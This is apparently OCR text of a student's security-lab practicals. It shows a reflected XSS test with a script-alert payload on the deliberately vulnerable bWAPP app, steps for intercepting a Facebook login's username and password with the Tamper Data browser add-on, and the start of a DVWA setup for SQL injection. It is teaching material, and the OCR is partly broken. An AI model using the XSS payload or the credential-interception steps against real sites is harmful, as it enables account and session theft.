bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

10. In the welcome message you can see Aquel is turned bold. This means the website is XSS attack vulnerable.



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - XSS
localhost:8080/bWAPP/xss_get.php?firstname=<b>Aquel<%2Fb>&lastname=Barn&form...
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:


Last name:

Go

Welcome **Aquel** Barn

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

11. Now try running JavaScript alert function in the input field.



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - XSS
localhost:8080/bWAPP/xss_get.php?firstname=<b>Aquel<%2Fb>&lastname=Barn&form...
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ XSS - Reflected (GET) /

Enter your first and last name:

First name: `<script>alert("Hello")</scrip`


Last name: Barn

Go

Welcome **Aquel** Barn

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

12. The corresponding output of the JavaScript code. hence XSS attack is demonstrated.


windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - XSS
OK

localhost:8080/bWAPP/xss_get.php?firstname=<script>alert%28"Hello"%29<%2Fscript>&...

localhost:8080 says


Hello

Practical No: 07 TCS2324018

Aim: Session impersonation using Firefox and Tamper Data add on.

Output:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to Facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the Facebook login page.
7. Your username and password are being captured using session impersonation.



moz-extension://0e8ababf-affe-4fee-a...

Details

URL https://www.facebook.com/login/device


Method POST

Type main_frame

Request Body

Name	Value
jazoest	2663
lsd	AVqZXu35
email	narendramodi@gmail.com
pass	123456789
timezone	-330
lgndim	eyJ3IjoxMzY2LCJoIjo3Njgs
lgnrnd	231801_OZ4s
lgnjs	1552115883


8. Download Firefox



Get the browser that protects what's important

No shady privacy policies or back doors for advertisers. Just a lightning fast browser that doesn't sell you out.

9. Add Extension and install Temper data



Add Tamper Data for FF Quantum? This extension will have permission to:

Access your data for all websites

Tamper Data for FF Quantum
by Pamblam

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.


Learn more

- Monitor live requests
- Edit headers on live requests
- Cancel live requests
- Redirect live requests


4,644 Users	78 Reviews	3 Stars

5 ★		33
4 ★		5
3 ★		4
2 ★		4
1 ★		32

10. Select a website for tampering data ex- Amazon


Tamper Data for FF Quantum –
Online Shopping site in India: S
https://www.amazon.in/?&tag=googhydrabk1-21&ref=pd_sl_7hz2t19t5c_e&adgrpid=155259815513&hvpone=&hvp
amazon.in
Delivering to Mumbai 400078
Update location
All
Search Amazon.in
EN
All
Fresh
Amazon miniTV
Sell
Best Sellers
Mobiles
Today's Deals
Electronics
Customer Service
Prime
New Lau
HOME SHOPPING SPREE
7th - 10th March
Powered by: ECOVACS
Starting ₹79
Kitchen appliances & essentials
SBI card
Up to 7.5% Instant Discount*
with SBI Credit Card
*T&C apply
Appliances for your home | Up to 55% off
Air conditioners
Refrigerators
Revamp your home in style
Cushion covers, bedsheets & more
Figurines, vases and more
Up to 60% off | Styles for men
Clothing
Footwear

11. Start Tamper Data




Type	Description
☐ beacon	Requests sent through the Beacon API.
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a `<video>` or `<audio>` element.
☐ object	Resources loaded by an `<object>` or `<embed>` element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
☐ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)
Tamper requests only from this tab: ☐

Start Tamper Data?

12. Click on OK



Extension: (Tamper Data for FF Quantu...


Details

URL	https://www.amazon.in/hz/primenavigatio
Method	GET
Type	xmlhttprequest

Request Body

This request has no request body.

13. Check values in Cookie for Tampering Data



Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Moz...

Details

URL	https://unagi-eu.amazon.com/1/events/com.amazon.eel.am
Method	POST
Type	xmlhttprequest

Headers


Name	Value	
Host	unagi-eu.amazon.com	-
User-Agent	Mozilla/5.0 (Windows NT 1	-
Accept	*/*	-
Accept-Language	en-US,en;q=0.5	-
Accept-Encoding	gzip, deflate, br	-
Referer	https://www.amazon.in/	-
Content-Type	application/json; charset=u	-
Content-Length	1515	-
Origin	https://www.amazon.in	-
Connection	keep-alive	-
Sec-Fetch-Dest	empty	-
Sec-Fetch-Mode	cors	-
Sec-Fetch-Site	cross-site	-

Practical No: 08 TCS2324018

Aim: Perform SQL injection attack.

Output:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.0.3**
